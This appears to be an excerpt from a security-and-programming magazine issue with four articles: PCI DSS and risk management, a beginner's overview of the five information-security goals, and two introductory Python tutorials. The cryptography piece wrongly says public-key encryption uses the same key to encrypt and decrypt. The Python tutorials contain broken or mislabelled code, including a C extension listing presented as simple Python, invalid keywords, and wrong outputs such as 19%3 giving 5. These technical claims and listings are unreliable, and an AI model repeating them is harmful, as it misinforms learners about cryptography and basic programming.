Basically, card companies set acquiring banks responsible to comply with PCI DSS, and these acquirers ensure compliance with the standard via merchants. At the end, merchants must comply with this standard to protect user's personal data that is being stored, processed and transferred. Eventually, the standard is an agreement between payment card companies, merchant's banks and the merchants. According to the standard, organisations must adhere to twelve PCI requirements and six controls, which are shown in the table below. Therefore, PCI DSS consultancy is required in order to understand the processes, procedures and IT technologies that are needed by the business to achieve compliance with it. However, as explained in the next paragraphs most of the times, compliance does not guarantee security of information within an organisation.

Table 1. Payment Card Protection

1. Build and Maintain a Secure Network	R1: Install and maintain a firewall configuration to protect cardholder data R2: Do not use vendor-supplied defaults for system passwords and other security parameters
2. Protect Cardholder Data	R3: Protect stored cardholder data R4: Encrypt transmission of cardholder data across open and public networks
3. Maintain a Vulnerability Management Program	R5: Use and regularly update anti-virus software R6: Develop and maintain secure systems and applications
4. Implement Strong Access Control Measures	R7: Restrict access to cardholder data by business need-to-know R8: Assign a unique ID to each person with computer access R9: Restrict physical access to cardholder data
5. Regularly Monitor and Test Networks	R10: Track and monitor all access to network resources and cardholder data R11: Regularly test security systems and processes
6. Maintain an Information Security Policy	R12: Maintain a policy that addresses information security

“Does compliance with PCI DSS alone provide adequate security?”



THEN =

Security must become fundamental not only for compliance with PCI DSS




Figure 2. What happens to the information

Information Security and PCI DSS

PCI DSS is only responsible for protecting CHD and nothing else. However, organisations store more than CHD which must remain secure and are being kept to paper, hard copy, databases, spreadsheets and IT systems depending on what the business does. Some of that data is confidential and must remain as it is, such as health records, client's passwords, government sensitive information, client's videos and pictures, therefore Risk Management (RM) makes its appearance. RM then deals with all kinds of information and not only with CHD, because PCI DSS compliance leaves rest of the data with minimum protection against potential threats. The million dollar question then is:

“What happens to the information other than CHD?”

Other than CHD?

The best way to manage your business information (other than CHD) then, is by employing ongoing *Risk Management* programme, which includes the processes and coordinated activities to direct the whole organisation. Now, Risk Assessment as part of RM is required for PCI DSS too, to identify the threats and vulnerabilities of critical functions, assets and components. RM also provides




Figure 3. Risk Management

assurance that your organisation keeps controls cost-effective and proportionate to the risks. Firms need both compliance with PCI DSS to protect CHD and RM to secure and manage risks around the business from security breaches on all critical information.

RM provides alignment between business and information security that suits the culture and requirements of your business involving the stakeholders to take critical and cost decisions. Sometimes organisations prefer to implement only security practises which are not enough to avoid RM and provide 100% security. This does happen since most firms are dealing with technology assets and operations on daily basis, hence a true RM program must be followed on all sectors. As shown in Figure 1 there are three steps that must be followed to provide compliance with PCI DSS. However, if we think RM is needed to manage general information then it is based on the following six activities (Figure 2):

- Asset Identification
- Business Impact Assessment
- Control Assessment – Gap Analysis
- Risk assessment
- Risk Treatment
- Implement agreed Risk Treatment controls and measurements

Risk Management process

- Identify the assets of the organisation, understand their importance and their type, their location and define the owner. Categorise the assets as relevant to the organisation's business, by structuring them to different groups regarding their functionality and purpose. For example the information asset list contains:
 - A name and description of the asset.
 - The owner of the asset / asset group.
 - The IT systems the information is stored/processed on.
- The next step includes Business Impact Assessment which depends on the Availability, Confidentiality and Integrity (CIA) of business's assets. In order to calculate the asset value, the owners need to identify the consequences if a security breach occurs affecting the CIA. For example the table below presents the different levels of assets and the consequences when they are breached regarding financial, legal and repudiation damages (Table 2).

Table 2. Different levels of assets and the consequences when they are breached regarding financial, legal and repudiation damages

Asset Value	Impact	Financial Impact	Legal Impact	Repudiation Damage
1	No Impact	No Financial Impact	None	None
2	Minor Impact	Minor financial impact	None	Staff aware, loss of morale, single customer aware
3	Some Impact	Some financial loss	Breach of laws, regulations or contract leading to litigation or prosecution & fines	Multiple customers and businesses aware, local media coverage
4	Serious Impact	Significant financial loss	Breach of laws, regulations or contract leading to litigation or prosecution & significant fines	Widespread local or limited national media coverage
5	Business Threatening	Major financial loss / business threatening	Breach of laws or regulations leading to prosecution & possible imprisonment	Widespread national media coverage

- Perform Gap Analysis or Control Assessment to identify gaps that may exist and improve them. It is a way to compare current controls and practises helping you find any gaps and areas that suffer from threats and mitigate the security risks. Decide whether the implemented controls are acceptable to mitigate the risk and evaluate the risk.
- Employ Risk Assessment which calculates the risk value to estimate its significance.

What the risk is?

Risk is the potential that a given threat will exploit vulnerabilities of an asset and hence cause harm to the organisation (financial, Legal or Damage impact). As a generic process you walk around with the employees, interviewing them and look what could reasonably cause harm to find any weaknesses and eventually evaluate the risk. Since the information has been gathered by the control assessment, interviews with colleagues and interesting parties Risk assessment is responsible to identify risks and vulnerabilities. The risk value is calculated by multiplying the impact value of the asset, by the likelihood of a risk to happen by the thread level. Likelihood it's referring to the possibility a threat to exploit vulnerabilities of something happening.

Table 3. Likelihood/Possibility

Likelihood / Possibility	↑	It is possible that there will be a security breach within the next three years
	↕	It is unlikely that there will be a security breach within the next three years.
	↓	A security breach within the next three years will not occur.

- Last but not least is the planning and implementation of the risk treatment process. This process depends on the risk value and is taken place once the risk has already been identified and measured properly. If the risk falls within the fault-tolerance the team decided to *accept* the risk. When the impact is too high and the thread happens frequently, then the business must simply do not implement the specific actions and *avoid* the risk. The selected team also can *transfer/share* the risk in order to reduce the burden of loss in the event it occurs. The major consideration thus must be taken when you need to *reduce* security risks, hence the appropriate level of Management then needs to approve appropriate countermeasures. As a result, risk treatment lead us to determine the appropriate controls for reducing the risk, the impact of potential threats and the likelihood of a threat taking advantage of a vulnerable asset.

Following the previous steps at least annually gives a clear vision to the management team how the business is coordinated having information security in mind. It also keeps them up-to-date if changes happen in critical operations and services and how to control any vulnerabilities related to PCI DSS and other information. Risk Assessment benefits organisations meets the requirements of PCI DSS and find additional controls to reduce risks and not to bypass them.

RM in alignment with PCI DSS requirements, is a guide to organisations, on how to effectively apply the above principles in order to manage security risks identified by not increasing security risk. It supports the business process and helps to engender and maintain customer trust in a business process or service by ensuring that the customer receives a consistent service and the quality of the service is preserved. Essential for the business is the fact that RM must be continuous in regular intervals to help organisations deal and mitigate significant threats, vulnerabilities and risks in effective manner.

Therefore, as highlighted to the previous paragraphs obviously organisations must be fully aware about the information they are dealing with and be able to protect all of them. PCI DSS only protects CHD and all other the data is exposed to critical threats. As a result we introduce the term of RM, its steps, its critical aspects and benefits.

Critical Aspects of Risk Assessment

- Asset identification and classification: Information must be gathered from all stakeholders and grouped properly. Human resource, IT, business and financial department's staff must go through number of interviews with the expert in order to determine the processing, stored and transmitted data such as PAN, expiration date, service code and cardholder name.
- Risk Assessment must stay simple as much as possible and built in structure methodology. The methodology followed by the experts must be developed and implemented according to the firm's needs to evaluate the risks. The prior goal is to protect CHD by reducing the risks, using appropriate controls that will be validated by the individuals who perform the risk Assessment.
- All employees must be part of the training and awareness programme, in order to understand the importance of information security and how it's related with PCI DSS. In addition to that, they must be aware of the impact of a security breach and how to deal with it when a threat exploits a weakness on the CHD.

Benefits of Risk Management

- Alignment and integration between information security and business.
- Manage risks related on all information.
- Areas with sensitive information can be identified for further investigation to find potential threats.
- Raising assurance in the security of information and systems in a business environment.
- Overview of the business-related risk, investing according to the importance and classification of assets.
- Protects the repudiation and public image of the firm.
- Having an effective RM in place shows the commitment of management team to loss reduction and prevention.
- Companies that handle information security on behalf or relating to other companies (providers and consultancy services) benefit, since the above mentioned commitment attracts new customers.
- Management is involved in information security and have always access to information.
- Select appropriate, adequate and proportionate controls to protect information assets and give confidence to third parties.

Conclusion

The reason for this article is to present PCI DSS and the requirements that organisations must satisfy in order to protect CHD from security breaches. However, there exist information that differs from CHD and organisations must also consider alternative solutions to provide and manage security related to those kinds of data. Therefore, we demonstrate the ongoing process namely Risk Management which must be followed by organisations to provide an additional level of security to their assets regarding CIA. This process helps organisations to understand the impact when assets are corrupted and estimate the risk value depending on the threat's level, the likelihood and impact. By evaluating the risks organisations are also able to address security issues in effective manner and put in place appropriate controls and measurements to secure critical operations and assets.

About the Author

Marios Andreou obtained a BSc in Computer Science at University of Crete in 2011 and completed his MSc in Information Security from Royal Holloway in 2012 (The University of London's Information Security Group). He is an information security enthusiast and he is interested in the area of IT, Software development, Network and Software security, Cryptography and Security consulting.

Evidence Analysis

by Mudit Sethia

Welcome back to the Novice approach to Evidence Analysis!! By putting the title to be one of a novice, I really mean it to be novice – simple, straight and as it is. There can be no alteration done to the elementary alphabets ABCD ... Agreed?? (btw I know the other 22 alphabets as well ;))

So let's get back to some serious elements of Information Security from where we bid it a goodbye!!!

We get back to the three fundamental arms of Information Security, the CIA triad. Also, to the other two arms, that came as Information Security grew older!!!

So we have these five arms of Information Security:

- Confidentiality
- Integrity
- Availability
- Authenticity
- Non Repudiation

Let us see by an example, how a measure that guarantees security of the information or data achieves these fundamentals.

Mr. A signs a contract with Mr. B. Mr. A sends the asked details via an e-mail to Mr. B by digitally signing the document and encrypting the mail. (Here I have assumed the encryption to be of public-key type, where the same key is used to encrypt and decrypt the message.)

Confidentiality

While a document is being encrypted, it in turn means, that it can be decrypted only through the possession of the key that is meant to. So the message remains confidential in the route to anyone unintended.

Integrity

Integrity means that the data or the information should not be modified in a manner that can not be detected and is done by any means that is unauthorized. Now it is interesting as a slight change in the document will completely change the whole encrypted message (skipping details for the benefit of your heads and Google!!!). That way it achieves integrity.

Availability

Message remains available to both Mr. A and Mr. B (unless their storage space gets over or the deal gets into legal offices with the messages being shredded).

Authenticity

The message remains authentic as it has been signed by Mr. A's digital signature which is unique to him. Also the key that is used to encrypt the message is unique (however, a better idea is always to use private-key encryption).

Non- Repudiation

It means ... If I killed your senses by making you read this, I will say “Yes” if asked ... LOL!!!

It means that Mr. A can't deny the fact that he sent the message to Mr. B. It is accomplished as the message has been signed by Mr. A using his digital signature and that is unique to him.

In this way, we see how a measure taking care of the security of your information makes a goal at all the 5 goal-posts (will try something other than soccer next time!!!).

P.S.: Technically they sometimes differentiate between the literal meanings of *Data* and *Information*. In real life, they are mostly used something like, if one of these goes on a vacation from your mind, you use the other. As simple as that!!!

Now, with this we end the fundamentals and with the next issue we get on to something that gets your CPU on a run.

Next issue will deal with:

- Data Acquisition: A First Responder's Approach
- The Fundamentals of Digital Cloning
- Keep Reading. Be Safe.

Mail me at write2mudit [at] outlook [dot] com.

About the Author



I am a young tech-security enthusiast with special interest in technical as well as the legal aspects of Information Security. Have a certification in Digital Evidence Analysis and Cyber Laws.

I love everything that is related to technology.

Also, I love music, travelling, adventure and CELL PHONES.

Aim: To create a more safe “Webosphere” by creating awareness.

Connect to me at: write2mudit@outlook.com.

Python: A Guide for Beginners

by Mohit Saxena

Python is an easy and powerful programming language. It has highly efficient data structures with object-oriented programming approach. Its neat syntax and dynamic typing makes it more efficient. It is the best programming language for rapid application development for many platforms.

Python interpreter and extensive standard library are available for free in the source code. Python interpreter is easy to extend. It comes with new functions, and its data types can be easily implemented in C/C++. Python is also appropriated as an extension language for customizable applications.



Python was written by a Dutch computer programmer Guido van Rossum (who now works with Google). Python is an object-oriented programming language, which is being widely used for various software and application development. It provides strong support to get easily integrated with various other tools and languages. It has a rich set of libraries that can be easily learned by beginners as well. Many Python developers believe that Python provides high-quality software development, support and maintenance.

Here are some advantages of using Python as a coding language:

- Python comes with simple syntax, which allows you to use a few keywords to write code in Python.
- Python is an object oriented language thus everything is object in Python.
- Python has advanced object oriented design elements which allow programmers to write huge codes.
- Python has inclusive standard library which helps programmers write almost any kind of code.
- It has industry standard encryption to 3D graphics.
- It can be easily installed in a variety of environments such as desktop, cloud server or handheld devices.

In this article you will learn about the basics of Python such as system requirement, installation, basic mathematical operations and some examples of writing codes in Python. This article is intended to help you learn to code in Python (Figure 2).




Figure 2. How the computer sees Python

If you are new to computers, you need to first understand and learn about how to start operating, and how the machine sees your program. For those who already know computer operations and operating systems can directly jump into coding. But before you start coding, you need to make sure that you are well equipped with an editor. It will help you to familiarize yourself with the basics of Python coding. Also, you need to understand basics of writing, executing and running a program. Executing a Python program lets you know whether the Python interpreter converts into the code that the computer can read and take action on it.

System requirement for Python

Operating systems required for Python are *Mac OS X 10.8*, *Mac OS X 10.7*, *Mac OS X 10.6*, *Unix systems* and services. Windows doesn't require Python natively. You don't need to pre-install a version of Python. The CPython has compiled Windows installers with each new release of Python (Figure 3).




Figure 3. System requirement for Python

Getting started with Python

As Python is an interpreted language, programmers don't need a compiler. Python is pre-installed in *Linux* and *Mac* operating systems; you just need to run it. Type "Python3" to get started with Python. If you need interpreter, you can simply download it from www.python.org/download/ (Figure 4).

Python 3 is a user-friendly version you can easily get started with it. Once you have downloaded the interpreter, go through the instructions carefully to install it. You also need to download a code editor to get started with coding. For Windows users, Notepad can be a good option to write code. For Linux users every single little text editor is a syntax-highlighting code editor. *Mac* users can use Text Wrangler to write code in Python.

About the Author

The writers' team at Wide Vision Technologies is well versed at basic computer operations and writing for web audience. The team has been writing articles, blogs and website content since the past five years. Each team member has at least two years of experience in writing for web.




Figure 4. Python and other similar languages

Writing the first program

To start writing your first program in Python, you need to open the text editor. Write:

```
#print("Hello, How are you?")#.
```

After this, save the file, you can name it as *“hello.py.”* To open *Windows*, click *Start* button, in *Run* option, type *“cmd”* in the prompt. Then you need to navigate to the index where you have saved your first program and type *“python hello.py”* (without quotes). With this effort, you can find out whether your Python is installed and working properly or not. You can now start writing with more advanced codes (Listing 1).

Listing 1. Simple code example of Python

```
1: // def insert_powers(numbers, n)
2: //   powers = (n, n*n, n*n*n)
3: //   numbers [n] = powers
4: //   return powers
5:
6: static PyObject *
7: insert_powersl(PyObject *self, PyObject *args)
8: {
9:     PyObject *numbers:
10:    int n:
11:
12:    if (!PyArg_ParseTuple(args, 'oi" , &numbers, &n)) {
13:        return NULL;
14:    }
16:    PyObject *powers = Py_BuildValue("(iii)" , n, n*n, n*n*n);
17:
18:    //Equivalent to Python: numbers[n] = powers
19:    if (PySequence_SetItem(numbers, n, powers) < 0) {
```

```
20: return NULL;
21: }
22:
23: return powers;
24: }
```

Arithmetic operators

Python also has arithmetic operators such as addition, subtraction, multiplication, and division. You can easily use these standard operators with numbers to write arithmetic codes.

Operators with Strings

Python also supports strings with the addition operator, for example:

```
helloworld = "hello" + " " + "world"
```

Python supports multiplication strings to structure a string with a repeat sequence, for example:

```
lotsofhellos = "hello" * 10
```

Operators with Lists

In Python you can join lists with addition operators, for example:

```
even_numbers = [4,6,8]
odd_numbers = [3,5,7]
all_numbers = odd_numbers + even_numbers
```

Python supports creating new lists with repeating sequence with strings in multiplication operator, for example:

```
print [1,2,3] * 3
```

Now, it's time to try a simple mathematical program in Python. Here are some simple basic commands of Python and how you can use them.

Table 1. Basic mathematical operations and examples

Command	Name	Example	Output
+	Addition	4+4	8
-	Subtraction	8-2	6
*	Multiplication	4*3	12
/	Division	18/2	9
%	Remainder	19%3	5
**	Exponent	2**4	16

The simple mathematical operations can be applied easily in Python as well. Here is the list of names as they are called in Python:

- Parentheses ()
- Exponents **
- Multiplication *
- Division \
- Remainder %
- Addition +
- Subtraction -

Here are some simple and try-it-yourself examples of mathematical codes in Python:

```
>>> 1 + 2 * 3
7
>>> (1 + 2) * 3
9
```

In the above example, the machine first calculates $2 * 3$ and then adds 1 to it. The reason is multiplication is on high priority (3) and addition is at the priority (4). In another one, the machine first calculates $1 + 2$ and then multiplies it by number 3. The reason is that parentheses are on high priority and addition is on the low priority than that. In Python the math is being calculated from left to right, if not put in parentheses. It is important to note that innermost parentheses are being calculated first. For example:

```
>>> 4 - 40 - 3
-39
>>> 4 - (40 - 3)
-33
```

In this example, first $4-40$ is evaluated first and then -3 . In the other one, first $40-3$ is evaluated and then it is subtracted from the number 4.

Python is one of the high-level languages available these days. It is one of the most easy to learn and use languages, and at the same time it is very popular as well. It is being widely used by many professional programmers to create dynamic and extensive codes. Google, Industrial Light and Magic, The New York Stock Exchange, and other such big giants use Python. If you have your own computer you can download and install it easily. Python is free; you can start coding in Python now!

For more information visit: www.widevisiontechnologies.com/.

References

- [1] https://www.google.com/url?sa=i&rct=j&q=&esrc=s&source=images&cd=&cad=rja&docid=Uu27A3md38FOsM&tbnid=ygia7G_YsI5IYM:&ved=0CAMQjhw&url=http%3A%2F%2Fafreemobile.blogspot.com%2F2011%2F07%2Fdownload-python-for-symbian.html&ei=FoLuUc2eFc6GrAfsm4GYDA&bvm=bv.49478099,d.aGc&psig=AFQjCNERzUgwmKhr62FF5j_pKicDzKgl5Q&ust=1374671724203993
- [2] http://www.itmaybeahack.com/homepage/books/nonprog/html/_images/plc5-fig3.png
- [3] http://freegee.sourceforge.net/FG_EN/freegee-overview800.png
- [4] <http://www.google.com/imgres?start=361&hl=en&biw=1366&bih>
- [5] <https://encrypted-tbn2.gstatic.com/>

Starting Python Programming and the Use of Docstring and dir()

by Sotaya Yakubu

In this article, I will be talking about Python as a general-purpose programming language, which is designed for easy integration, readability and most of all the ease in expressing concepts in a few lines of code. Also we will be doing a lot of practice, on the basics of python programming, after which we will take a look at docstring and dir() and how they can be used to learn about new API's.

Python is an interpreted language and features dynamic system with an automatic memory management. It can be used as a full fledged language, or integrated as a scripting language in another such as C, Java e.t.c The language itself is not limited to a specific programming paradigm, different styles of coding can be used in this language such as; Imperative, Object-oriented, functional and procedural styles. There are several areas in which python is used, areas such as:

- Mathematics,
- scientific research,
- system administration,
- desktop application development with Tkinter e.t.c,
- web application development in frameworks such as Django,
- and recently Mobile application development in Kivy framework, scripting layer for android, and python for android.

Python Interpreter

As you know by now python is an interpreted language, and it has its interpreter which runs on multiple platforms such as Windows, Linux, Mac OSX, other UNIX distributions and SL4A which contains a python interpreter that runs on Android. Linux and Mac OSX come with python 2.7 preinstalled in them, if you are using Windows you can download IDLE (Python IDE) which has lots of features aside the interpreter. In this tutorial, we will be using the interactive programming environment which can be accessed through the terminal in Linux, other Unix distributions and also IDLE.

Getting Started

Enough chit chat, if you are using windows I presume you have installed IDLE, once you open it, it will give you an interactive environment with the python prompt >>> instantly. For Linux/Unix users, open the terminal and type

```
$ python
```

at your shell prompt, press enter and you should have the python prompt >>> Note. In defining functions or blocks with more than one line, the interpreter provides which means a continuation.

Number, Variables and Operators

Let's play with variables, numbers and arithmetic operators. Calculations in python have been interesting as there are no special features or syntax needed for calculations; simple addition, subtraction and multiplication are straight forward as if you are using a calculator.

First of all let's talk about variables; variables are containers/memory locations that can store known or unknown quantities. This allows us to manipulate quantities without having to explicitly define them every time they are needed. Note that python is not a strong typed language, variable types are determined by their contents not defined. e.g:

```
num = 10 - means that variable 'num' is an integer
num = 'Name' - means variable 'num' is a string.
```

Having our python prompt, we are going to do some calculations and store our results in variables.

```
>>> a = 2 - variable 'a' stores 2
>>> b = 3 - variable 'b' stores 3
>>> sum = a+b - variable 'sum' stores value of 'a+b'
```

Now "sum" contains the sum of "a" and "b", how do we know if this actually worked, well lets *print* the value of "sum" and see:

```
>>> print sum
5 - result
>>> sub = 50 -20
>>> print sub
30
```

Yes, it's as easy as that, unlike C, Java etc. You do not need to compile your code in order to see the output, this is an interpreted language and when using the interactive programming environment, we get outputs immediately. Let's do some multiplication.

```
>>> product = 3*6
>>> print product
18
```

Division and Modulo:

```
>>> div = 5/2
>>> print div
2
```

I know you want to ask a question, how did 5/2 become 2 right! Yes its 2 because our answer has been rounded down to the nearest integer. If we want our answer in float we can simply divide like Listing 1.

Listing 1. Division and modular

```
>>> div = 5/2.0
>>> print div
2.5
>>> mod = 10 % 2
>>> print mod
0
```

Now if we want to find the square of a number how are we going to do that, unlike other languages python's method of calculating square is not `^` but `**`. Let's try it and see:

```
>>> square = 5**2
>>> print square
25
```

You can try as much examples as you want.

Importing Modules

Now, what if we want to calculate the square root of a number? Unfortunately square root is not part of the python standard library (built in functions can be found here <http://docs.python.org/2/library/functions.html#raw%5Finput>) but fortunately enough there are lots of tools provided in python and one of those is the *math* module.

A module is a file that contains variable declarations, function implementations, classes etc. And we can make use of this functions and variables by importing the module into our environment. Let's get to practice; this is how you import a module to your environment

```
>>> import math
```

And now we have imported that module with all its tools, somewhere in it, is the square root function that we can call, using:

```
>>> math.sqrt(25)
5
```

You see that we used `math.sqrt()` what if we just want to use `sqrt()`, well there is a way, we import *sqrt* this way in Listing 2.

Listing 2. Importing individual functions

```
>>> from math import sqrt
>>> root = sqrt(36)
>>> print root
6
>>> from math import pow
>>> pow(5, 2)
25
```

Strings and Input

We can equally store strings in variables:

```
>>> name = "Jane Doe"
>>> print name
'Jane Doe'
```

Also we can concatenate strings together by the use of the `+` operator like this:

```
>>> print "Jane" + " " + "Doe"
'Jane Doe'
```

In some cases we do not want to just hard code data into our program, but we want it to be supplied by the user. In this case we can use `raw_input()`:

```
>>> yourName = raw_input('Enter name: ')
Enter name: jane
>>> print yourName
jane
```

Note: there is another way of taking user defined inputs using the `input()` but I don't advice using it now until you really know what you are doing, the fact is whatever you pass to `input()` it gets evaluated, if you want for instance a string '3' when you pass it to `input()` it gets evaluated and converted to an integer and that can cause a whole lot of trouble. So just avoid it.

Enough with the basics, let's get down to some data structures.

Lists

Lists are very similar to arrays and they can store elements of any type and contain as much elements as you want. Let's take a look at declarations and storage of elements in a list:

```
>>> myList = []
```

This automatically declares a list for you, and you can populate it with elements using a method provided by the list object “*append*” see Listing 3. And can also print elements in a specific location like this:

```
>>> print myList[0]
1
```

You can learn more about other list functions here <http://docs.python.org/2/tutorial/datastructures.html>.

Listing 3. Adding elements to a list

```
>>> myList.append(1)
>>> myList.append(2)
>>> myList.append(3)
>>> print myList
[1, 2, 3]
```

Condition and Iteration

Conditions are important aspects of programming, even in real life we use condition everyday i.e. I want to buy milk and I have only 20 bucks, now I will go through each shop and check if the milk is less or equal to the amount I have, I buy it else I move to the next shop. The same applies in programming.

Unlike conditions, iteration is a way of going through all the elements in a list, sequence or repeating a particular process over and over again, and this can be very useful in terms of decision making since we have a lot of options but we need to go through each and evaluate to find the best. In this document we will make use of *for* loop; however there are other methods of iteration such as while loop (Listing 4).

Listing 4. Iterating through list elements and checking for a condition

```
>>> goods = ['milk', 'steak', 'Sugar']
>>> for I in goods:
...     If I == 'milk':
...         print i
...     else:
...         Print 'Not milk'
```

```
milk
Not milk
Not milk
```

Now this is a bit new to some, what was done here is, we go through each element in “goods” list using *for* loop and the variable “I” assume each of the elements one after the other until there are no more elements, evaluating at each stage.

Functions

Functions are a way to divide our code into a modular structure, to enable reuse, readability and save time. If there is a particular process that is written over and over again, this can be a bit bogus and inefficient, but when we define functions, we can easily call whenever its needed.

I will show you how a function a written:

```
>>> def function(args):
...     print args
```

This is a simple function that prints whatever is passed to it and you can test it by runing this:

```
>>> function('name')
name
```

It prints out what you pass to it, also we can return values from a function, take for instance, let’s write a function that takes in two numbers, add them together and returns the value:

```
>>> def add(a, b):
...     return a+b
```

And this is it, we can call `add()` with two arguments:

```
>>> add(2, 3)
>>>
```

Exactly nothing happened, because we did not print the returned value. Now let’s store what is returned to a variable and print it out.

```
>>> sum = add(2, 4)
>>> print sum
6
```

Comments

Commenting code is a good practice for programmers, it helps whoever reads your code to what you were doing and sometimes its helpful when modifying your code or updating. Comments in python are striped out during parsing, and we comment in python by putting `#` before the line we want to comment on. Like this:

```
>>>#this is a comment
>>>
```

Does actually nothing because the interpreter knows once it encounters `#` everything in that line after it, will be ignored.

Docstring

Now that you have learned how to use variables, import modules, operators, conditional statements, iterator, function and lists. Let's introduce something called Docstring.

